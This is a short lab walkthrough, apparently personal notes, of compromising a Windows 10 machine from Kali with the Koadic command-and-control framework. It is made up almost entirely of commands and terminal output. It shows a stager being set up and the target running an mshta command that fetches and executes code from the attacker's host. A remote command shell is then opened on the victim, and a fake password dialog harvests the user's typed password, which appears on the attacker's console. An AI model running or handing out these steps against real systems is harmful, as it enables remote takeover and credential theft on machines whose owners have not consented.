

Taking Control of Win10 Computer via Koadic from kali

```
~\=8=~  
8  
0  
  
- { Koadic C3 - COM Command & Control } -  
  Windows Post-Exploitation Tools  
  Endless Intellect  
  
~[ Version: 0xB ]~  
~[ Stagers: 6 ]~  
~[ Implants: 46 ]~  
  
(koadic: sta/js/mshta)$ info  


| NAME     | VALUE           | REQ | DESCRIPTION                                 |
|----------|-----------------|-----|---------------------------------------------|
| SRVHOST  | 192.168.253.139 | yes | Where the stager should call home           |
| SRVPORT  | 9999            | yes | The port to listen for stagers on           |
| EXPIRES  |                 | no  | MM/DD/YYYY to stop calling home             |
| KEYPATH  |                 | no  | Private key for TLS communications          |
| CERTPATH |                 | no  | Certificate for TLS communications          |
| ENDPOINT | iGLTw           | yes | URL path for callhome operations            |
| MODULE   |                 | no  | Module to run once zombie is staged         |
| ONESHOT  | false           | yes | oneshot                                     |
| AUTOFWD  | true            | yes | automatically fix forwarded connection URLs |

  
(koadic: sta/js/mshta)$ run  
[+] Spawned a stager at http://192.168.253.139:9999/iGLTw  
[>] mshta http://192.168.253.139:9999/iGLTw
```

```
(kali@kali)-[~]  
$ ifconfig  
br-ee87117b4a78: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255  
    inet6 fe80::42:61ff:fe3f:48d4 prefixlen 64 scopeid 0x20<link>  
    ether 02:42:61:3f:48:d4 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 13 bytes 2276 (2.2 KiB)  
    TX errors 0 dropped 2 overruns 0 carrier 0 collisions 0  
  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:f3:4c:35:f2 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.253.139 netmask 255.255.255.0 broadcast 192.168.253.255  
    inet6 fe80::8ca2:33de:cb3d:2d04 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:33:94:29 txqueuelen 1000 (Ethernet)  
    RX packets 4350 bytes 4055158 (3.8 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 795 bytes 51154 (49.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Attacker machine above, target machine below

```

C:\Users\MisterNo>curl
curl: try 'curl --help' for more information

C:\Users\MisterNo>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::74c5:31d0:ead8:3396%9
    IPv4 Address. . . . . : 192.168.253.136
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.253.2

C:\Users\MisterNo>_

```

By giving the following command on target machine, a popup appeared

```

C:\Users\MisterNo>mshta http://192.168.253.139:9999/iGLTw

C:\Users\MisterNo>

```

Running above command on target machine gives access of the target to the attacker machine

```

(koadic: sta/js/mshta)$ run
[+] Spawned a stager at http://192.168.253.139:9999/iGLTw
[>] mshta http://192.168.253.139:9999/iGLTw
[+] Zombie 0: Staging new connection (192.168.253.136) on Stager 0
[+] Zombie 0: DESKTOP-EQA208J\MisterNo @ DESKTOP-EQA208J -- Windows 10 Pro
(koadic: sta/js/mshta)$ Zombies

  ID   IP             STATUS   LAST SEEN
  ---  -
  0    192.168.253.136 Alive    2025-04-10 19:49:16

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: sta/js/mshta)$ cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]>

```

```
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> ipconfig
[*] Zombie 0: Job 0 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Users\MisterNo & ipconfig`:
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . : localdomain
Link-local IPv6 Address . . . . . : fe80::74c5:31d0:ead8:3396%9
IPv4 Address. . . . . : 192.168.253.136
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.253.2
```

```
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> █
```

```
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> exit
```

```
(koadic: sta/js/mshta)$ use implant/phish/password_box
```

```
(koadic: imp/phi/password_box)$ set ZOMBIE 0
```

```
[+] ZOMBIE ⇒ 0
```

```
(koadic: imp/phi/password_box)$ info
```


NAME	VALUE	REQ	DESCRIPTION
MESSAGE	You must enter y...	yes	Displayed to user
ZOMBIE	0	yes	the zombie to target

```
(koadic: imp/phi/password_box)$ run
```

```
[*] Zombie 0: Job 8 (implant/phish/password_box) created.
```

```
(koadic: imp/phi/password_box)$ █
```

After run above, dialog opens on target win10 machine, see below



Below attacker machine shows the password entered above on the target

```
[+] ZOMBIE => 0
(koadic: imp/phi/password_box)$ info
```

NAME	VALUE	REQ	DESCRIPTION
MESSAGE	You must enter y...	yes	Displayed to user
ZOMBIE	0	yes	the zombie to target

```
(koadic: imp/phi/password_box)$ run
[*] Zombie 0: Job 8 (implant/phish/password_box) created.
[+] Zombie 0: Job 8 (implant/phish/password_box) completed.
Input contents:
welcome_home
(koadic: imp/phi/password_box)$
```

Whoami shows the target with full control

```
welcome_home
(koadic: imp/phi/password_box)$ cmdshell 0
[*] Press '?' for extra commands
[koadic: ZOMBIE 0 (192.168.253.136) - C:\Users\MisterNo]> whoami
[*] Zombie 0: Job 9 (implant/manage/exec_cmd) created.
Result for `cd /d C:\Users\MisterNo & whoami`:
desktop-eqa2o8j\misterno
```